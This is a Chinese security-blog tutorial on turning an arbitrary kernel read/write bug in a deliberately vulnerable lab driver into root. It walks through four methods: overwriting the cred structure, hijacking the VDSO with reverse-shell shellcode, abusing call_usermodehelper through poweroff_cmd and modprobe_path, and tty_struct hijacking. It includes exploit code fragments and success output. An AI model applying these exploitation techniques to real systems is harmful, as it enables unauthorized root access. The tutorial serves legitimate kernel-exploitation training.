linux内核提权系列教程（2）：任意地址读写到提权的4种方法

bsauce / 2019-09-14 10:47:38 / 浏览数 2315 安全技术 二进制安全 顶(0) 踩(0)

说明：实验所需的驱动源码、bzImage、cpio文件见我的github进行下载。本教程适合对漏洞提权有一定了解的同学阅读，具体可以看看我先知之前的文章，或者我的简书

从任意地址读写到提权的方法，可以参考【linux内核漏洞利用】StringIPC—从任意读写到权限提升三种方法。

一、漏洞代码分析

代码见`arbitrary.h`。

1.功能函数介绍

功能	输入结构名	输入结构	功能
ARBITRARY_RW_INIT	init_args	size	初始化全局对象，存于g_mem_buffer。kmalloc
ARBITRARY_RW_REALLOC	realloc_args	grow; size;	grow为1则扩充，为0则缩小。`data_size=g_m` + args->size; `data`=krealloc(g_mem_buffer->data, new_size+1, GFP_KERNEL);
ARBITRARY_RW_READ	read_args	*buff; count;	copy_to_user(buff, g_mem_buffer->data + `pos`, count);
ARBITRARY_RW_SEEK	seek_args	new_pos;	`pos` = s_args->new_pos;
ARBITRARY_RW_WRITE	write_args	*buff; count;	copy_from_user(g_mem_buffer->data + `pos`, w_args->buff, count);

全局对象地址存于g_mem_buffer：

```
// ■■■■
typedef struct mem_buffer {
 size_t data_size;
 char *data;
 loff_t pos;
}mem_buffer;
```

2. 漏洞分析

```
static int realloc_mem_buffer(realloc_args *args)
   {
       if(g_mem_buffer == NULL)
           return -EINVAL;

       size_t new_size;
       char *new_data;

       //We can overflow size here by making new_size = -1
       if(args->grow)
           new_size = g_mem_buffer->data_size + args->size;
       else
           new_size = g_mem_buffer->data_size - args->size;

       //new_size here will equal 0 krealloc(..., 0) = ZERO_SIZE_PTR
       new_data = krealloc(g_mem_buffer->data, new_size+1, GFP_KERNEL);

       //missing check for return value ZERO_SIZE_PTR
       if(new_data == NULL)
           return -ENOMEM;

       g_mem_buffer->data = new_data;
       g_mem_buffer->data_size = new_size;

       printk(KERN_INFO "[x] g_mem_buffer->data_size = %lu [x]\n", g_mem_buffer->data_size);

       return 0;
   }
```

漏洞：`realloc_mem_buffer()`中未检查传入变量`args->size`的正负，可以传入负数。如果通过传入负数，使得new_`size==`
`-1`，由于kmalloc`(new_size+1)`，由于kmalloc`(0)`会返回0x10，这样g_mem_buffer`->data == 0x10; g_mem_buffer->data_size ==`
`0xffffffffffffffff`，读写时只会检查是否满足`((count + pos) < g_mem_buffer->data_size)`条件，实现任意地址读写。

krealloc源码如下：

```
// /include/linux/slab.h
#define ZERO_SIZE_PTR ((void *)16)
// /mm/slab_common.c
void *krealloc(const void *p, size_t new_size, gfp_t flags)
{
   void *ret;

   if (unlikely(!new_size)) {
       kfree(p);
       return ZERO_SIZE_PTR;
   }

   ret = __do_krealloc(p, new_size, flags);
   if (ret && kasan_reset_tag(p) != kasan_reset_tag(ret))
       kfree(p);

   return ret;
}
//krealloc■■0■■■0x10
```

read_mem_buffer()函数如下，若满足条件`((count + pos) < g_mem_buffer->data_size)`，则读取内容。若g_mem_buffer`->data_size ==`
`0xffffffffffffffff`，则无论读取偏移多大，都满足本条件。

```
static int read_mem_buffer(char __user *buff, size_t count)
   {
       if(g_mem_buffer == NULL)
           return -EINVAL;

       loff_t pos;
       int ret;

       pos = g_mem_buffer->pos;

       if((count + pos) > g_mem_buffer->data_size)
           return -EINVAL;

       ret = copy_to_user(buff, g_mem_buffer->data + pos, count);

       return ret;
   }
```

二、 漏洞利用

思路：ARBITRARY_RW_REALLOC 时，传入负数size，使得new_`size == 0xffffffffffffffff`，这样返回堆块地址为0x10，达到任意地址读写的目的。

1. 方法一：修改cred结构提权

（1）cred结构体

每个线程在内核中都对应一个线程栈、一个线程结构块thread_info去调度，结构体同时也包含了线程的一系列信息。

thread_info结构体存放位于线程栈的最低地址，对应的结构体定义（\arch\x86\include\asm\thread_info.h 55）：

```
struct thread_info {
   struct task_struct  *task;      /* main task structure */                          // <--------------------■■
   __u32           flags;      /* low level flags */
   __u32           status;     /* thread synchronous flags */
   __u32           cpu;        /* current CPU */
   mm_segment_t        addr_limit;
   unsigned int        sig_on_uaccess_error:1;
   unsigned int        uaccess_err:1;  /* uaccess failed */
};
```

thread_info中最重要的信息是task_struct结构体，定义在（\include\linux\sched.h 1390）。

```
//■■■■
struct task_struct {
   volatile long state;    /* -1 unrunnable, 0 runnable, >0 stopped */
   void *stack;
   atomic_t usage;
   unsigned int flags; /* per process flags, defined below */
   unsigned int ptrace;
... ...

/* process credentials */
   const struct cred __rcu *ptracer_cred; /* Tracer's credentials at attach */
   const struct cred __rcu *real_cred; /* objective and real subjective task
                    * credentials (COW) */
   const struct cred __rcu *cred;  /* effective (overridable) subjective task
                    * credentials (COW) */
   char comm[TASK_COMM_LEN]; /* executable name excluding path
                    - access with [gs]et_task_comm (which lock
                      it with task_lock())
                    - initialized normally by setup_new_exec */
/* file system info */
   struct nameidata *nameidata;
#ifdef CONFIG_SYSVIPC
/* ipc stuff */
   struct sysv_sem sysvsem;
   struct sysv_shm sysvshm;
#endif
... ...
};
```

其中，cred结构体（\include\linux\cred.h 118）就表示该线程的权限。只要将结构体的uid~fsgid全部覆写为0即可提权该线程（root uid为0）。前28字节！！！！

```
struct cred {
   atomic_t    usage;
#ifdef CONFIG_DEBUG_CREDENTIALS
   atomic_t    subscribers;    /* number of processes subscribed */
   void        *put_addr;
   unsigned    magic;
#define CRED_MAGIC  0x43736564
#define CRED_MAGIC_DEAD 0x44656144
#endif
   kuid_t      uid;        /* real UID of the task */
   kgid_t      gid;        /* real GID of the task */
   kuid_t      suid;       /* saved UID of the task */
   kgid_t      sgid;       /* saved GID of the task */
   kuid_t      euid;       /* effective UID of the task */
   kgid_t      egid;       /* effective GID of the task */
   kuid_t      fsuid;      /* UID for VFS ops */
   kgid_t      fsgid;      /* GID for VFS ops */
   unsigned    securebits; /* SUID-less security management */
   kernel_cap_t    cap_inheritable; /* caps our children can inherit */
   kernel_cap_t    cap_permitted;  /* caps we're permitted */
   kernel_cap_t    cap_effective;  /* caps we can actually use */
   kernel_cap_t    cap_bset;   /* capability bounding set */
   kernel_cap_t    cap_ambient;    /* Ambient capability set */
#ifdef CONFIG_KEYS
   unsigned char   jit_keyring;    /* default keyring to attach requested
                    * keys to */
   struct key __rcu *session_keyring; /* keyring inherited over fork */
   struct key  *process_keyring; /* keyring private to this process */
   struct key  *thread_keyring; /* keyring private to this thread */
   struct key  *request_key_auth; /* assumed request_key authority */
#endif
#ifdef CONFIG_SECURITY
   void        *security;  /* subjective LSM security */
#endif
   struct user_struct *user;   /* real user ID subscription */
   struct user_namespace *user_ns; /* user_ns the caps and keyrings are relative to. */
```

```
    struct group_info *group_info;  /* supplementary groups for euid/fsgid */
    struct rcu_head rcu;        /* RCU deletion hook */
};
```

（2）漏洞利用

思路：利用任意读找到cred结构体，再利用任意写，将用于表示权限的数据位写0，即可提权。

搜索cred结构体：task_struct里有个`char comm[TASK_COMM_LEN];`结构，这个结构可通过prctl函数中的PR_SET_NAME功能，设置为一个小于16字节的字符串。

感慨：task_struct这么大，居然能找到这个结构，还能找到prctl能修改该字符串，tql。

```
PR_SET_NAME (since Linux 2.6.9)
    ■■■■■■■name■name■arg2■■■■■■■16■■■■■■■■■■■■■■pthread_setname_np(3)■■■name■■pthread_getname_np(3)■■name■
```

方法：设定该值作为标记，利用任意读找到该字符串，即可找到task_structure，进而找到cred结构体，再利用任意写提权。

确定爆破范围：task_structure是通过调用kmem_cache_alloc_node()分配的，所以kmem_cache_alloc_node应该存在内核的动态分配区域。(\kernel\fork.c 140)。kernel内存映射

```
static inline struct task_struct *alloc_task_struct_node(int node)
{
    return kmem_cache_alloc_node(task_struct_cachep, GFP_KERNEL, node);
}
```


根据内存映射图，爆破范围应该在0xffff880000000000~0xffffc80000000000。

（3）整合利用步骤

完整代码见`exp_cred.c`。

```
//  ■■■ cred■■
    i_args.size=0x100;
    ioctl(fd, ARBITRARY_RW_INIT, &i_args);
    rello_args.grow=0;
    rello_args.size=0x100+1;
    ioctl(fd,ARBITRARY_RW_REALLOC,&rello_args);
    puts("[+] We can read and write any memory! [+]");
    for (size_t addr=START_ADDR; addr<END_ADDR; addr+=0x1000)
    {
        read_mem(fd,addr,buf,0x1000);
        result=memmem(buf,0x1000,target,16);
        if (result)
        {
            printf("[+] Find try2findmesauce at : %p\n",result);
            cred=*(size_t *)(result-0x8);
            real_cred=*(size_t *)(result-0x10);
            if ((cred || 0xff00000000000000) && (real_cred == cred))
            {
                target_addr=addr+result-(long int)(buf);
                printf("[+] found task_struct 0x%x\n",target_addr);
                printf("[+] found cred 0x%lx\n",real_cred);
                break;
            }
        }
    }
    if (result==0)
    {
        puts("[-] not found, try again! \n");
        exit(-1);
    }
    // ■■cred
    memset((char *)root_cred,0,28);
    write_mem(fd,cred,root_cred,28);
```

成功提权：



```
/ $ ./exp_cred
[+] We can read and write any memory! [+]
[+] Find try2findmesauce at : 0xd05d80
[+] Find try2findmesauce at : 0xd06488
[+] found task_struct 0xf9dec08
[+] found cred 0xffff88000f9fdd80
[+] Now you are r00t, enjoy your shell
/ # id
uid=0 gid=0 groups=1000
/ # cat /flag
this is a sample flag
/ #
```

2. 方法二：劫持VDSO

VDSO是内核通过映射方法与用户态共享一块物理内存，从而加快执行效率，也叫影子内存。当在内核态修改内存时，用户态所访问到的数据同样会改变，这样的数据区在用

```
gdb-peda$ cat /proc/self/maps
00400000-0040c000 r-xp 00000000 08:01 561868                             /bin/cat
0060b000-0060c000 r--p 0000b000 08:01 561868                             /bin/cat
0060c000-0060d000 rw-p 0000c000 08:01 561868                             /bin/cat
01cff000-01d20000 rw-p 00000000 00:00 0                                  [heap]
...
7fff937d7000-7fff937d9000 r-xp 00000000 00:00 0                          [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0                  [vsyscall]
```

（1）VDSO介绍

vsyscall和VDSO都是为了避免传统系统调用模式INT 0x80/SYSCALL造成的内核空间和用户空间的上下文切换。vsyscall只允许4个系统调用，且在每个进程中静态分配了相同的地址；VDSO是动态分配的，地址随机，可提供超

VDSO—Virtual Dynamic Shared Object。本质就是映射到内存中的.so文件，对应的程序可以当普通的.so来使用其中的函数。VDSO所在的页，在内核态是可读、可写的，在用户态是可读、可执行的。

VDSO在每个程序启动的加载过程如下：

```
#0  remap_pfn_range (vma=0xffff880000bba780, addr=140731259371520, pfn=8054, size=4096, prot=...) at mm/memory.c:1737
#1  0xffffffff810041ce in map_vdso (image=0xffffffff81a012c0 <vdso_image_64>, calculate_addr=<optimized out>) at arch/x86/entr
#2  0xffffffff81004267 in arch_setup_additional_pages (bprm=<optimized out>, uses_interp=<optimized out>) at arch/x86/entry/vd
#3  0xffffffff81268b74 in load_elf_binary (bprm=0xffff88000f86cf00) at fs/binfmt_elf.c:1080
#4  0xffffffff812136de in search_binary_handler (bprm=0xffff88000f86cf00) at fs/exec.c:1469
```

在map_vdso中首先查找到一块用户态地址，将该块地址设置为VM_MAYREAD|VM_MAYWRITE|VM_MAYEXEC，利用remap_pfn_range将内核页映射过去。

dump vdso代码：

```
//dump_vdos.c
// ■■gettimeofday ■■■■■■■■■■■■■■■dump vdso■■■■■■■■■■■■■VDSO■■■■■■gdb■■■■■$dump memory■■■■VDSO■■■■■ffffffff■■■■■■
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <sys/auxv.h>

#include <sys/mman.h>
int main(){
   int test;
   size_t result=0;
   unsigned long sysinfo_ehdr = getauxval(AT_SYSINFO_EHDR);
```

```
    result=memmem(sysinfo_ehdr,0x1000,"gettimeofday",12);
    printf("[+]VDSO : %p\n",sysinfo_ehdr);
    printf("[+]The offset of gettimeofday is : %x\n",result-sysinfo_ehdr);
    scanf("Wait! %d", test);
    /*
    gdb break point at 0x400A36
    and then dump memory
    why only dump 0x1000 ???
    */
    if (sysinfo_ehdr!=0){
        for (int i=0;i<0x2000;i+=1){
            printf("%02x ",*(unsigned char *)(sysinfo_ehdr+i));
        }
    }
}
```

（2）利用思路

获取vdso的映射地址（爆破），vdso的范围在0xffffffff80000000~0xffffffffffffefff。

通过劫持task_prctl，将其修改成为set_memory_rw

然后传入VDSO的地址，将VDSO修改成为可写的属性。

用shellcode覆盖部分vDSO（shellcode只为root进程创建反弹shell，可以通过调用0x66—sys_getuid系统调用并将其与0进行比较；如果没有root权限，我们继续调用0x60—sys_gettimeofday系统调用。同样在root进程当中，我们不想造成更多的问题
fork一个子进程，父进程继续执行sys_gettimeofday，而由子进程来执行反弹shell。）

调用gettimeofday函数或通过prtcl的系统调用，让内核调用shellcode提权。
所用shellcode可见https://gist.github.com/itsZN/1ab36391d1849f15b785（它将连接到127.0.0.1:3333并执行"/bin/sh"），用"nc -l -p 3333 -v"链接即可；shellcode写到gettimeofday附近，通过dump vDSO确定，本题是0xca0。


（3）整合利用步骤

由于进程不会主动调用gettimeofday来触发shellcode，所以我们自己写一个循环程序，不断调用gettimeofday。

```
//sudo_me.c            ■■■■■■■■■■■■■■gettimeofday■■,■■■_install■■■■■■lib64■■■■■■■■■■■■■■ld-linux-x86-64.so.2 ■ libc.
#include <stdio.h>

int main(){
    while(1){
        puts("111");
        sleep(1);
        gettimeofday();
    }
}
```

完整exp见exp_VDSO.c。



```
/ $ id
uid=1000 gid=1000 groups=1000
/ $ ./exp_VDSO
[+] We can read and write any memory! [+]
[+] found vdso 0x81e04000
[+] vdso: 0x8008fe0b
[+] Shellcode is written into vdso, waiting for reverse shell :
id
uid=0 gid=0
cat /flag
this is a sample flag
```

3. 方法三：利用**call_usermodehelper()**

（1）call_usermodehelper()原理

最初原理可见New Reliable Android Kernel Root Exploitation Techniques。

prctl的原理已在绕过内核SMEP姿势总结与实践中分析过，就不再赘述。

由于prctl第一个参数是int类型，在64位系统中被截断，所以不能正确传参。

`call_usermodehelper`（\kernel\kmod.c
603），这个函数可以在内核中直接新建和运行用户空间程序，并且该程序具有root权限，因此只要将参数传递正确就可以执行任意命令（注意命令中的参数要用全路径，不

我们要劫持`task_prctl`到`call_usermoderhelper`吗，不是的，因为这里的第一个参数也是64■的，也不能直接劫持过来。但是内核中有些代码片段是调用了`Call_use`

也就是有些函数从内核调用了用户空间，例如`kernel/reboot.c`中的`__orderly_poweroff`函数中调用了`run_cmd`参数是`poweroff_cmd`,而且`poweroff_cmd`是一个全

```
static int __orderly_poweroff(bool force)
{
   int ret;

   ret = run_cmd(poweroff_cmd);

   if (ret && force) {
       pr_warn("Failed to start orderly shutdown: forcing the issue\n");

       /*
        * I guess this should try to kick off some daemon to sync and
        * poweroff asap.  Or not even bother syncing if we're doing an
        * emergency shutdown?
        */
       emergency_sync();
       kernel_power_off();
   }

   return ret;
}

static void poweroff_work_func(struct work_struct *work)
{
   __orderly_poweroff(poweroff_force);
}
```


（2）利用步骤

完整利用代码见`exp_run_cmd.c`。

1. 利用kremalloc的问题，达到任意地址读写的能力
2. 通过快速爆破，泄露出VDSO地址。
3. 利用VDSO和kernel_base相差不远的特性，泄露出内核基址。（泄露VDSO是为了泄露内核基址？）
4. 篡改prctl的hook为selinux_disable函数的地址
5. 调用prctl使得selinux失效（INetCop Security给出的思路中要求的一步）
6. 篡改poweroff_cmd使其等于我们预期执行的命令（"/bin/chmod 777 /flag\0"）。或者将poweroff_cmd处改为一个反弹shell的binary命令，监听端口就可以拿到shell。
7. 篡改prctl的hook为orderly_poweroff
8. 调用prctl执行我们预期的命令，达到内核提权的效果。

其中第4、5步是安卓root必须的两步，本题linux环境下不需要。

利用成功截图如下：



```
/ $ id
uid=1000 gid=1000 groups=1000
/ $ ./exp_run_cmd
[+] We can read and write any memory! [+]
[+] found vdso 0xffffffff81e04000
[+] found kernel_base: 0xffffffff81000000
[+] found prctl_hook: 0xffffffff81e9bcd8
[+] found order_cmd: 0xffffffff81e4cf40
[+] found selinux_disable_addr: 0xffffffff813607f0
[+] found poweroff_work_addr: 0xffffffff810a7590
id
uid=0 gid=0
cat /flag
this is a sample flag
```

（3）总结可劫持的变量

不需要劫持函数虚表，不需要传参数那么麻烦，只需要修改变量即可提权。

1.modprobe_path

```
// /kernel/kmod.c
char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";
// /kernel/kmod.c
static int call_modprobe(char *module_name, int wait)
   argv[0] = modprobe_path;
   info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
                    NULL, free_modprobe_argv, NULL);
   return call_usermodehelper_exec(info, wait | UMH_KILLABLE);
// /kernel/kmod.c
int __request_module(bool wait, const char *fmt, ...)
   ret = call_modprobe(module_name, wait ? UMH_WAIT_PROC : UMH_WAIT_EXEC);
```

__request_module - try to load a kernel module

触发：可通过执行错误格式的elf文件来触发执行modprobe_path指定的文件。

2.poweroff_cmd

```
// /kernel/reboot.c
char poweroff_cmd[POWEROFF_CMD_PATH_LEN] = "/sbin/poweroff";
// /kernel/reboot.c
static int run_cmd(const char *cmd)
   argv = argv_split(GFP_KERNEL, cmd, NULL);
   ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
// /kernel/reboot.c
static int __orderly_poweroff(bool force)
   ret = run_cmd(poweroff_cmd);
```

触发：执行__orderly_poweroff()即可。

3.uevent_helper

```
// /lib/kobject_uevent.c
#ifdef CONFIG_UEVENT_HELPER
char uevent_helper[UEVENT_HELPER_PATH_LEN] = CONFIG_UEVENT_HELPER_PATH;
// /lib/kobject_uevent.c
static int init_uevent_argv(struct kobj_uevent_env *env, const char *subsystem)
{  ......
```

```
   env->argv[0] = uevent_helper;
 ...... }
// /lib/kobject_uevent.c
int kobject_uevent_env(struct kobject *kobj, enum kobject_action action,
              char *envp_ext[])
{......
   retval = init_uevent_argv(env, subsystem);
   info = call_usermodehelper_setup(env->argv[0], env->argv,
                        env->envp, GFP_KERNEL,
                        NULL, cleanup_uevent_env, env);
......}
```

4.ocfs2_hb_ctl_path

```
// /fs/ocfs2/stackglue.c
static char ocfs2_hb_ctl_path[OCFS2_MAX_HB_CTL_PATH] = "/sbin/ocfs2_hb_ctl";
// /fs/ocfs2/stackglue.c
static void ocfs2_leave_group(const char *group)
   argv[0] = ocfs2_hb_ctl_path;
   ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
```

5.nfs_cache_getent_prog

```
// /fs/nfs/cache_lib.c
static char nfs_cache_getent_prog[NFS_CACHE_UPCALL_PATHLEN] =
               "/sbin/nfs_cache_getent";
// /fs/nfs/cache_lib.c
int nfs_cache_upcall(struct cache_detail *cd, char *entry_name)
   char *argv[] = {
       nfs_cache_getent_prog,
       cd->name,
       entry_name,
       NULL
   };
   ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
```

6.cltrack_prog

```
// /fs/nfsd/nfs4recover.c
static char cltrack_prog[PATH_MAX] = "/sbin/nfsdcltrack";
// /fs/nfsd/nfs4recover.c
static int nfsd4_umh_cltrack_upcall(char *cmd, char *arg, char *env0, char *env1)
   argv[0] = (char *)cltrack_prog;
   ret = call_usermodehelper(argv[0], argv, envp, UMH_WAIT_PROC);
```

4. 方法四： 劫持tty_struct

找不到`mov rsp,rax`、`mov rsp,[rbx+xx]`这样的gadget，有点尴尬。

具体方法还是参考call_usermodehelper提权路径变量总结，其中总结了如何劫持tty_struct中的write和ioctl两种方法。

参考：

https://www.jianshu.com/p/07994f8b2bb0

https://invictus-security.blog/2017/06/

https://github.com/invictus-0x90/vulnerable_linux_driver

https://www.jianshu.com/p/a2259cd3e79e

点击收藏 | 0 关注 | 1

上一篇：浅析椭圆曲线加密算法（ECC） 下一篇：N1CTF2019 sql_man...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区